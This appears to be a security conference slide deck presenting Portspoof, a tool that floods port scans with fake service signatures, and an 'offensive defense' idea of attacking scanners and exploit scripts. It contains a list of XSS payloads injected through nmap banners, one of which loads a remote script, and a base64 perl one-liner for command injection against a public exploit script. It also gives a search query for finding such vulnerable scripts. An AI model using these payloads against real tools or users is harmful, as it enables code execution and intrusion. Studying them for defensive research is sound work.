



Pwn'ing you(r) cyber offenders

Presented by:

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;WHOAMI;#?

- Senior Security Consultant @Trustwave OSCP, OSCE, CEH
- In security field for the past 6 years, hacking since 9 ...
- Enjoys security research, crazy road trips, mojitos and good music
- Regardless of this slide title tries not to be too nerdy

What is this presentation about?

Active (Offensive) defense in practice

- New defensive technique that renders your port scan results useless ... WOOT
- New attack vectors against you(r) attackers offensive toolbox ... WOOT WOOT
- Short introduction to a tool called: Portspooof.
- PWN'age POC DEMO for one of the well known port scanners.

“Blind attackers’ tools”

The art of Annoyance and Camouflage

Destroying the reconnaissance phase

- Typical case scenario (a target system is behind a Firewall)

```
$ nmap -sV -O demo.addr.pl
```

```
Host is up (0.21s latency).
Not shown: 984 filtered ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.1 (protocol 2.0)
80/tcp    open  http         Apache httpd 2.2.24 ((Amazon))
1720/tcp  open  H.323/Q.931?
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.2

OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 104.51 seconds
```

Portspooof – implementation of the idea

GOAL: “make your attackers port scanning experience a real pain”

Worst possible scenario:

- All 65535 ports are **open** ...

**Portspooof will bind to a single port*

- On **every** open port there is a **service listening**...

**Portspooof will dynamically generate valid service signatures ~ 8000 supported*

Your task:

Identify all **real** services on the remote system...

Rendering your port scan useless with Portspooft

- Worst case scenario (target system is behind the Portspooft) :

```
$ nmap -sV -p - -PN demo.addr.pl
```

....you will need a lot of patience!

Rendering your port scan useless

Scanning statistics:

65.535 open ports (services)

~120 MB of sent data

30682 s (8.5h)

and few beers later ...

```
16648/tcp open  ssh                Cerberus FTP Server sshd fRRR (protocol 17894)
16649/tcp open  telnet             Mijaz Router (shell v45e*)
16650/tcp open  ftp               Ocean FTPd
16651/tcp open  shell             wicking-shell dLjYzL (**9AC00008**)
16652/tcp open  telnet            ser2net telnetd (Debian; serial port /dev/rj45)
16653/tcp open  telnet            Lantronix MSS100 serial interface telnetd 2140
16654/tcp open  imap              SmarterMail imapd
16655/tcp open  unknown
16656/tcp open  unknown
16657/tcp open  telnet            Ovislink WLA-9000AP WAP telnetd YVjz0Kuz
16658/tcp open  http              Blue Coat proxy server
16659/tcp open  ftp               Sun Samba FTPd S_
16660/tcp open  telnet            Busybox telnetd
16661/tcp open  activefax         ActiFax Communication ActiveFax (German)
16662/tcp open  unknown
16663/tcp open  gopher-proxy     Synabac gopher proxy
16664/tcp open  unknown
16665/tcp open  crestron-x5g     Crestron PRO2 X5g communication
16666/tcp open  rtsp              Apple AirTunes rtspd FdLq_zfYz
16667/tcp open  ftp               Netikare NMFTPD
16668/tcp open  smtp              15.05 VIM408 or 05/400 smtpd
16669/tcp open  ftp               Witelcom router ftpd 298
16670/tcp open  smtp
16671/tcp open  ssh                (protocol 2.0)
16672/tcp open  unknown
16673/tcp open  nmap
16674/tcp open  smtp              No Name Go Server
16675/tcp open  ftp               Microsoft Exchange smtpd
16676/tcp open  codeforge         Effekta MH 0000 UPS telnetd
16677/tcp open  printer           CodeForge IDE
16678/tcp open  smtp              850Linux Ipd (source port denied)
16679/tcp open  smtp              AppleMailServer 7E
16680/tcp open  smtp              quail smtpd a (Gentoo)
16681/tcp open  telnet            Mailtech Mailgate VoIP adapter telnetd
16682/tcp open  imap              Cisco imapd
16683/tcp open  smtp              Apple iMail Server Firmware 320806
16684/tcp open  pop3              SmarterMail pop3d
16685/tcp open  ssh                Cisco IP Phone CP-7900G-series sshd (protocol 971281)
16686/tcp open  unknown
16687/tcp open  ftp               AXIS m camera ftpd o*
16688/tcp open  telnet            ProfPTP S2 (Redkat 6025664)
16689/tcp open  imap              Samsung printer telnetd
16690/tcp open  ssh                Microsoft Exchange 2000 imapd 900A1xcN
16691/tcp open  telnet            Bitvise WinSSHid eL (FlowSh ssh; protocol 239481; non-commercial use)
16692/tcp open  halfd             Netgear PV5F router telnetd
16693/tcp open  halfd             halfd Half-life admin (Name ..7-); HL port 3)
16694/tcp open  ssh                WU-FTPD or MIT Kerberos ftpd n
16695/tcp open  x11                Iahd secure shell @MikStuLP (protocol 92230980)
16696/tcp open  smtp              StarNet X-Min2 (Only accepting connections from net 6368392)
16697/tcp open  pop3              Hotmail Popper hotmail to smtp gateway
16698/tcp open  telnet            Kerio Connect pop3d mLLs
16699/tcp open  telnet            CincleMUD telnetd KKYr_BGES
16700/tcp open  telnet            Netgear DM11 broadband router telnetd sofd
16701/tcp open  telnet            BladeCenter or TANDBERG Codec telnetd
16702/tcp open  telnet            Asante IntraCore 35100 telnetd
16703/tcp open  pop3-proxy        Spam Inspector pop3 proxy 889652013
16704/tcp open  netbios-ssn       Napanthes honeypot netbios-ssn
16705/tcp open  ftp               Syntrac KM
16706/tcp open  4d-server         pyftpd
16707/tcp open  lotusnotes        4th Dimension database server
16708/tcp open  smtp-proxy        Lotus Domino server (OwFtqjy;OU=Hwuty8K/NqTAiZ;Org=eGfFOkUcf)
16709/tcp open  unknown           Genux smtprelay
16710/tcp open  lpp               Kyocera Mita MM-1530 IPP
16711/tcp open  telnet            Dedicated Micros Digital Sprite 2 DVR debug telnetd (8 images saved in last
16712/tcp open  imap              Dovecot DirectAdmin imapd
16713/tcp open  trillium          Trillium HSI Mobile (Ome ----)
16714/tcp open  pop3              Microsoft Exchange 2000 pop3d Sw*
16715/tcp open  unknown
16716/tcp open  multiplicity     Standock Multiplicity KM daemon
16717/tcp open  telnet            Epson printer telnetd
16718/tcp open  telnet            WebRoute telnetd
16719/tcp open  msdsc             Microsoft Distributed Transaction Coordinator (error)
16720/tcp open  telnet            Lingo VoIP config telnetd
16721/tcp open  pop3              CommuniGate Pro B1d504
16722/tcp open  telnet            Bay Networks telnetd (0ey1l8qA)
16723/tcp open  realport          Digi EtherLite 16 or 32 RealPort
16724/tcp open  telnet            BladeCenter or TANDBERG Codec telnetd
16725/tcp open  smtp              Synchronet smtpd 468409
16726/tcp open  smtp-proxy        spool smtpd
16727/tcp open  lna                Legatis Intranet legal information server
16728/tcp open  imap              Binc imapd
16729/tcp open  unknown
```


Rendering your port scan useless

- NMAP OS identification results

```
$ nmap -sV -O demo.addr.pl
```

```
65129/tcp open  fw1-rlogin          Check Point FireWall-1 authenticated RLogin server (Evmrp0)
65389/tcp open  ident              Internet Rex identd
Device type: general purpose
Running (JUST GUESSING): Linux 3.X (93%)
OS CPE: cpe:/o:linux:linux_kernel:3

Aggressive OS guesses: Linux 3.2 (93%), Linux 3.0 (92%), Linux 3.0 - 3.2 (85%)
No exact OS matches for host (test conditions non-ideal).
Service Info: Hosts: gTknkkuB, ouwH-rKWw, bWQnRo, ClFfHC, leLtAJg;
OSs: Unix, Windows, Linux, Solaris, NetWare; Devices: print server, webcam, router, storage-misc, printer;
Devices: print server, webcam, router, storage-misc, printer;
CPE: cpe:/o:microsoft:windows, cpe:/o:redhat:linux, cpe:/o:sun:sunos, cpe:/o:novell:netware, cpe:/o:linux:linux_kernel
```

Rendering your port scan useless

- NMAP OS identification results:

Device type: general purpose

Running (JUST GUESSING): Linux 3.X (93%)

OS CPE: cpe:/o:linux:linux_kernel:3

Aggressive OS guesses: Linux 3.2 (93%), Linux 3.0 (92%), Linux 3.0 - 3.2 (85%)

No exact OS matches for host (test conditions non-ideal).

Service Info: Hosts: **gTknkkuB, ouwH-rKWw, bWQnRo, CIFfHC, leLtAJg;**

OSs: Unix, Windows, Linux, Solaris, NetWare; **Devices:** print server,webcam, router, storage-misc, printer;

Devices: print server, webcam, router, storage-misc, printer;

CPE: cpe:/o:microsoft:windows, cpe:/o:redhat:linux, cpe:/o:sun:sunos,cpe:/o:novell:netware, cpe:/o:linux:linux_kernel

Rendering your port scan useless

```
16922/tcp open  telnet          AXIS Webcam S+
16923/tcp open  ftp             vsftpd (Misconfigured)
16924/tcp open  ssh            Cyberoam UTM firewall sshd (protocol 57335030)
16925/tcp open  smtp           LSMTP smtpd ZwUgnBBM
16926/tcp open  smtp           HP Service Desk SMTP server 5WMDadU
16927/tcp open  desktop-central ManageEngine Desktop Central DesktopCentralServer
16928/tcp open  zabbix         Zabbix Monitoring System
16929/tcp open  telnet        Enterasys RBT-8200 switch telnetd
16930/tcp open  hp-gsg        HP JetDirect Generic Scan Gateway 9950
16931/tcp open  telnet        NovaNET-WEB backup server telnetd
16932/tcp open  jabber        Jabber instant messaging server
16933/tcp open  shell         w4ck1ng-shell hxICG (**BACKDOOR**)
16934/tcp open  4d-server     4th Dimension database server
16935/tcp open  pop3-proxy    AVG pop3 proxy 6
16936/tcp open  ssh           (protocol 9164)
16937/tcp open  ftp           ProFTPD DxK-Bh (CentOS _TsbPYz_p)
16938/tcp open  ftp           Argosy Research HD363N Network HDD ftpd
16939/tcp open  gkrellm      GKrellM System Monitor
16940/tcp open  smtp          QuickMail Pro smtpd 4
16941/tcp open  sieve        Cyrus timsieved XClkihuw_
16942/tcp open  smtp          Trend Micro InterScan S+ (on Postfix)
16943/tcp open  sdcomm       RSA SecureID Ace Server
16944/tcp open  telnet       Check Point FireWall-1 Client Authenticon Server
```


Rendering your port scan useless

- **AMAP:** \$ amap -q [demo.addr.pl](#) 3000-3100

```
Protocol on 54.217.218.137:3086/tcp matches telnet
Protocol on 54.217.218.137:3041/tcp matches rlogin
Protocol on 54.217.218.137:3041/tcp matches telnet-t-rex-proxy
Protocol on 54.217.218.137:3087/tcp matches telnet-t-rex-proxy
Protocol on 54.217.218.137:3016/tcp matches telnet
Protocol on 54.217.218.137:3022/tcp matches rlogin
Protocol on 54.217.218.137:3022/tcp matches telnet
Protocol on 54.217.218.137:3019/tcp matches telnet-t-rex-proxy
Protocol on 54.217.218.137:3085/tcp matches telnet-aiX
Unrecognized response from 54.217.218.137:3099/tcp (by trigger rpc) received.
Please send this output and the name of the application to vh@thc.org:
0000: 0a46 656c 6978 2052 656d 6f74 6520 5368      [ .Felix Remote Sh ]
0010: 656c 6c20 436f 6e73 6f6c 653a 0d0a 3d3d      [ ell Console:..= ]
0020: 3d3d 3d3d 3d3d 3d3d 3d3d 3d3d 3d3d 3d3d      [ ===== ]
0030: 3d3d 3d3d 3d3d 3d3d 3d3d 0d0a 0d0a 2d3e      [ =====....-> ]
0040: 200a                                           [ . ]
o078/tcp open  ssh                               (protocol 39360)
n 54.217.218.137:3055/tcp matches rlogin
Protocol on 54.217.218.137:3055/tcp matches telnet
Protocol on 54.217.218.137:3008/tcp matches telnet-t-rex-proxy
Protocol on 54.217.218.137:3030/tcp matches telnet-t-rex-proxy
Protocol on 54.217.218.137:3034/tcp matches rlogin
Protocol on 54.217.218.137:3034/tcp matches telnet-t-rex-proxy
Protocol on 54.217.218.137:3050/tcp matches telnet-t-rex-proxy
Protocol on 54.217.218.137:3071/tcp matches telnet
Protocol on 54.217.218.137:3091/tcp matches telnet-aiX
Protocol on 54.217.218.137:3046/tcp matches telnet-t-rex-proxy
```

Rendering your port scan useless - conclusions

- **SYN/ACK/FIN/...** stealth scans are **no** longer **helpful!**
- OS identification is a bit more challenging ...
- Forces you to generate a huge amount of traffic through service probes ...

"Security by obscurity" - but so is the mimicry in the natural environment...



Bypassing Portspooft – ideas

- There is no trivial way to detect false signatures ...
- IP Fragmentation and other evasion techniques will not work ...
- Thread pool exhaustion: play with the thread pool number to handle all incoming connections ...

Please send any bypass ideas that you have to the portspooft mailing list ;)

“Active (Offensive) Defense in practice” exploiting your attackers’ tools...

“The best defense is a good offense” - Sun Tzu (The Art of War)

Exploiting through Nmap port scanner

```
FLE-C0-3PDV35:~ pduzynski$ nmap -sV 172.16.37.145 -n -p 1-10

Starting Nmap 6.25 ( http://nmap.org ) at 2013-07-05 12:03 CEST
Nmap scan report for 172.16.37.145
Host is up (0.00052s latency).
PORT      STATE SERVICE VERSION
1/tcp    open  pop3    Lotus Domino POP3 server A (CN=AAAAAAAAAAAAAAAAAAAA;Org=xxx)
2/tcp    open  pop3    Lotus Domino POP3 server A (CN=W00TW00TW000TW000T;Org=xxx)
3/tcp    open  smtp    OpenSMTPD
4/tcp    open  smtp    Unrecognized SMTP service (<script>alert('XSS')</script>)
5/tcp    open  smtp    Unrecognized SMTP service (<img src='' onerror=alert('XSS')/>)
6/tcp    open  smtp    OpenSMTPD
5/tcp    open  smtp    Unrecognized SMTP service (<img src='' onerror=alert('XSS')/>)
7/tcp    open  pop3    Lotus Domino POP3 server A (CN=<IMG%20SRC="javascript:alert('XSS');">;Org=xxx)
8/tcp    open  smtp    OpenSMTPD
9/tcp    open  smtp    Unrecognized SMTP service (4m2v4 <IMG SRC=javascript:alert(String.fromCharCode(88,83,83))>.)
10/tcp   open  smtp    OpenSMTPD
Service Info: Hosts: AAAAAAAAAAAAAAAAAA, W00TW00TW000TW00T

Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.43 seconds
```

```
./portspool -f fuzz_payloads -n fuzz_nmap_signatures
```

Interesting injection points through NMAP service probe engine:

- **Version** fields, **Hosts** fields
- Possibly also others can be found (hint: NSE output) ...

Depending on the matched Nmap regex. you can have around ~100bytes for your payload.

Exploiting through Nmap port scanner


Does Nmap filter anything ? YES !

Version field:

- **-oN** (no filtering: ASCII printable + "space" chars)
- **-oG** (filtering: all instances of / are replaced with |)
- **-oX** (filtering: all reserved HTML chars are replaced with char entities)


Service Info field:

Commercial port scanner: XSS example

```
PORT      STATE SERVICE VERSION
9090/tcp  open  smtp    Unrecognized SMTP service (12345 +ADw-)
```

XSS payload: partially UTF-7 encoded without parenthesis

Nmap report generation tool nr. 1 (McAfee SuperScan 4.0)



The screenshot shows a Mozilla Firefox browser window displaying a SuperScan report. The report title is "SuperScan Report - 07/05/13 18:33:20". The main content area shows a table of scan results for IP 172.16.37.145. A JavaScript alert box is overlaid on the report, displaying a yellow warning icon and the text "UTF-7-XSS". The alert box has a title bar that says "[JavaScript Application]".


IP	172.16.37.145
Hostname	[Unknown]
9090	WebSM
9091	[Unknown]
TCP Port	
9090	WebSM 550 1234
9091	HTTP/1.0 1730*
[Unknown]	Server: BgC]-?IP

Total hosts discovered	1
Total open TCP ports	2
Total open UDP ports	0

Open source reporting tool: XSS example

```
17/tcp open  smtp    Unrecognized SMTP service (4m2v4 <SCRIPT>alert('XSS');</SCRIPT>)
```

Nmap report generation tool nr.2 (anonymous)



Blind/Generic XSS pwn'age

```
Nmap scan report for 172.16.37.145
Host is up (0.00068s latency).
PORT      STATE SERVICE VERSION
1/tcp     open  smtp    Unrecognized SMTP service (4m2v4 <IMG%20SRC="javascript:alert('XSS')">)
2/tcp     open  smtp    Unrecognized SMTP service (4m2v4 <IMG%20SRC='vbscript:msgbox("XSS")'>)
3/tcp     open  smtp    Unrecognized SMTP service (4m2v4 <IMG%20SRC="mocha:[code]">)
4/tcp     open  smtp    Unrecognized SMTP service (4m2v4 <IMG%20SRC="livescript:[code]">)
5/tcp     open  smtp    Unrecognized SMTP service (4m2v4 <IFRAME%20SRC="javascript:alert('XSS');"></IFRAME>)
6/tcp     open  smtp    Unrecognized SMTP service (4m2v4 <FRAMESET><FRAME%20SRC="javascript:alert('XSS');"></FRAMESET>)
7/tcp     open  smtp    Unrecognized SMTP service (4m2v4 <TABLE%20BACKGROUND="javascript:alert('XSS')">)
8/tcp     open  smtp    Unrecognized SMTP service (4m2v4 <DIV%20STYLE="background-image:%20url(javascript:alert('XSS'))">)
9/tcp     open  smtp    Unrecognized SMTP service (4m2v4 <DIV%20STYLE="background-image:%20url(&#1;javascript:alert('XSS'))">)
10/tcp    open  smtp    Unrecognized SMTP service (4m2v4 <DIV%20STYLE="width:%20expression(alert('XSS'))">)
11/tcp    open  smtp    Unrecognized SMTP service (4m2v4 <STYLE>@imort'aasc)
12/tcp    open  smtp    Unrecognized SMTP service (4m2v4 <IMG%20SRC=javascript:alert(String.fromCharCode(88,83,83))>)
13/tcp    open  smtp    Unrecognized SMTP service (4m2v4 <IMG%20SRC=' javascript:alert("RSnake%20says,%20'XSS'") '>)
14/tcp    open  smtp    Unrecognized SMTP service (4m2v4 <IMG%20SRC=JaVaScRiPt:alert('XSS')>)
15/tcp    open  smtp    Unrecognized SMTP service (4m2v4 <IMG%20SRC=javascript:alert(&quot;XSS&quot;)>)
16/tcp    open  smtp    Unrecognized SMTP service (4m2v4 <IMG%20SRC=javascript:alert('XSS')>)
17/tcp    open  smtp    Unrecognized SMTP service (4m2v4 <SCRIPT>alert('XSS');</SCRIPT>)
18/tcp    open  smtp    Unrecognized SMTP service (4m2v4 <IMG%20SRC="javascript:alert('XSS');">)
19/tcp    open  smtp    Unrecognized SMTP service (4m2v4 <IMG%20SRC="%20&#14;%20%20javascript:alert('XSS');">)
20/tcp    open  smtp    Unrecognized SMTP service (4m2v4 <SCRIPT/XSS%20SRC="http://ha.ckers.org/xss.js"></SCRIPT>)

Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.82 seconds
FLE-C0-3PDV35:LaNMaSteR53-peepingtom-8b5092702126 pdsuszynski$
```

```
$ ./portspooft -v -f XSS.txt -n fuzz_nmap_signatures
```

Public exploit script: OS command injection example

Exploiting your attackers' exploits :D

Lotus CMS 3.0 eval() Remote Command Execution Exploit

```
page_exists(){
    #confirm page exists
    curl "$target$path/index.php?page=index" -I -o "$storage1" 2> /dev/null
    cat "$storage1" | sed '2,20d' | cut -d' ' -f2 > "$storage2" 2> /dev/null
    pageused=$(cat "$storage2")
    if [ "$pageused" == '200' ]; then
        echo
        echo "Path found, now to check for vuln...." | grep --color -E 'Path found||now to check for vuln'
        echo
        vuln_check
    else
        echo "Provided site and path not found, sorry...."
        exit;
    fi
}
```

Public exploit script: OS command injection example

Portspooft exploiting signature :

80 "whoami\n"

```
FLE-C0-3PDV35:~ pduzynski$ nc 172.16.37.145 80  
whoami
```

Exploits' new **extra** output:

```
root@bt:~# bash cmd.sh 172.16.37.145 /  
root  
Provided site and path not found, sorry....  
root@bt:~#
```

Public exploit script: OS command injection example

Creating a universal OS command injection payload one-liner

Challenge:

- Spaces aren't allowed ! : | **cut -f2 -d'**
- Apostrophes and pipes aren't allowed ! : **\$(cat "storage2")**

Public exploit script: OS command injection example

Creating a universal OS command injection payload one-liner

```
/bin/bash\t-c\t{perl,-e,$0,useSPACEMIME::Base64,B64_perl_payload }\t  
$_=$ARGV[0];~s/SPACE/\t/ig;eval;$_=$ARGV[1];eval(decode_base64($_));
```

- Use **\t** instead of **spaces**
- Use **'Bash Brace Expansion'** to address the lack of apostrophes
- Use regex to add additional **\t**
- Import missing packages on the fly and execute Base64 encoded payload >:]

Blind/generic defensive exploitation

Pros:

- + Really effective against aggressive scanning scripts (autopwn)
- + Moderately effective against exploit scripts with easy to exploit vulnerabilities

Cons:

- Like with any fuzzing, ... you will need a bit of luck.
- You will not exploit more challenging bugs ... Create your own dedicated signatures for that ;)

Use **Metasploit** and **BeEf** payloads to gather additional information about PWN'ed targets.

In hunt for a vulnerable software ...

Use your Google jutsu skills (previous examples were found in TOP10) :

Google

exploit "system(" ext:desired_ext



And you will find **many** interesting targets...

Tip: search for .sh (~8000 results), .pl , etc.

Offensive Defense – target vulnerabilities

You can expect to find (like in any software):

- **XSS**, XML injections, **SQL injections**, **OS command injections**, etc.
- Buffer/Heap overflows, Format string overflows, etc.
- DOS vectors

Nmap NSE PWN Demo

Portspooof - 2 in 1 tool ...

Portspooft

Service Signature Emulator / Exploitation Framework Frontend

- **Service emulator mode**

- Marginal CPU/memory usage (even handling heavy scans)
- Binds to just one port per instance (127.0.0.1:4444)
- Over 8000 dynamic service signatures
- Configurable through iptables:

- A PREROUTING -i eth1 -p tcp -m tcp --dport 1:65535 -j REDIRECT --to-ports 4444

Portspooof: further information

Portspooof URLs:

<http://portspooof.org/>

Mailing list:

subscribe@portspooof.org

Git repository (including the presented exploits):

<https://github.com/drk1wi/portspooof/>

Contact me:

piotr[at]duszynski.eu (PGP fingerprint: FCD2 B5DA 1AE2 056F 4AC8 901D 7258 7496 ECCD 36F3)

<http://twitter.com/drk1wi>

Thank you 😊